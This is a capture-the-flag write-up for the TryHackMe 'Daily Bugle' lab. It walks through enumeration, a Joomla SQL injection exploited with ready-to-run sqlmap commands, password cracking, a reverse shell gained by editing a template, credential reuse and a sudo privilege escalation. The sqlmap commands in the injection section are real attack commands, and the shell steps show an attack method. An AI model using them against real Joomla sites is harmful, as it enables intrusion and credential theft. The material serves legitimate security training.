This is a write-up for the machine Daily Bugle from tryhackme.
- Initial Enumeration
- Exploiting SQLI to access Joomla
- Gaining a Shell
- Local Enumeration
- Privilege Escalation
Initial Enumeration
Nmap scan to check for open ports and services.

The host seems to be running CentOS as OS.
- Port 22 OpenSSH 7.4
- Port 80 Apache 2.4.6
- Port 3306 Maria DB

The nmap scan already have found 15 disallowed entries in a robots.txt file. Running gobuster against the server yields this results.

The web server shows this page.
In the /administrator folder we have the Joomla login page. A vulnerability scan using nmap tells us that this version of Joomla is vulnerable to SQLI. We follow the information from this exploit.
Exploiting SQLI to access Joomla
We use this commands to dump the tables, the user table columns and the user and password columns.
sqlmap -u "http://10.10.173.19/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --batch --tables

sqlmap -u "http://10.10.173.19/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --batch --columns -D mysql -T user

sqlmap -u "http://10.10.173.19/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] --batch --dump -D mysql -T user -C User,Password

But the result is not useful, we are looking for a Jonah user. Finally we dump the table #__users and then we find the user credentials we were looking for.
sqlmap -u "http://10.10.173.19/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -D joomla -T "#__users" --dump -C name,username,email,password

With john we can crack this password.

And with this credentials we can access the joomla control panel.
Gaining a Shell
In this article we can find the way to use Joomla to gain a shell into the system.
The steps we have to follow are
- Go to extensions/templates.
- Choose a template.
- Go to index.php.
- Edit the template adding a php reverse shell code.
- Start a listener to the port selected.
- Navigate to index.php.
Following those steps we gain a shell as the user apache.

Local Enumeration

The only user on the machine is jjameson and we can’t access his files. Enumerating the /var/www directory we find some credentials in the configuration.php file.

If we try to ssh to the machine as jjameson with that password we have access and can now read the user flag.
Privilege Escalation
Running sudo -l as jjameson yields this result.


According to this entry on gtfobins this can be used to escalate privileges.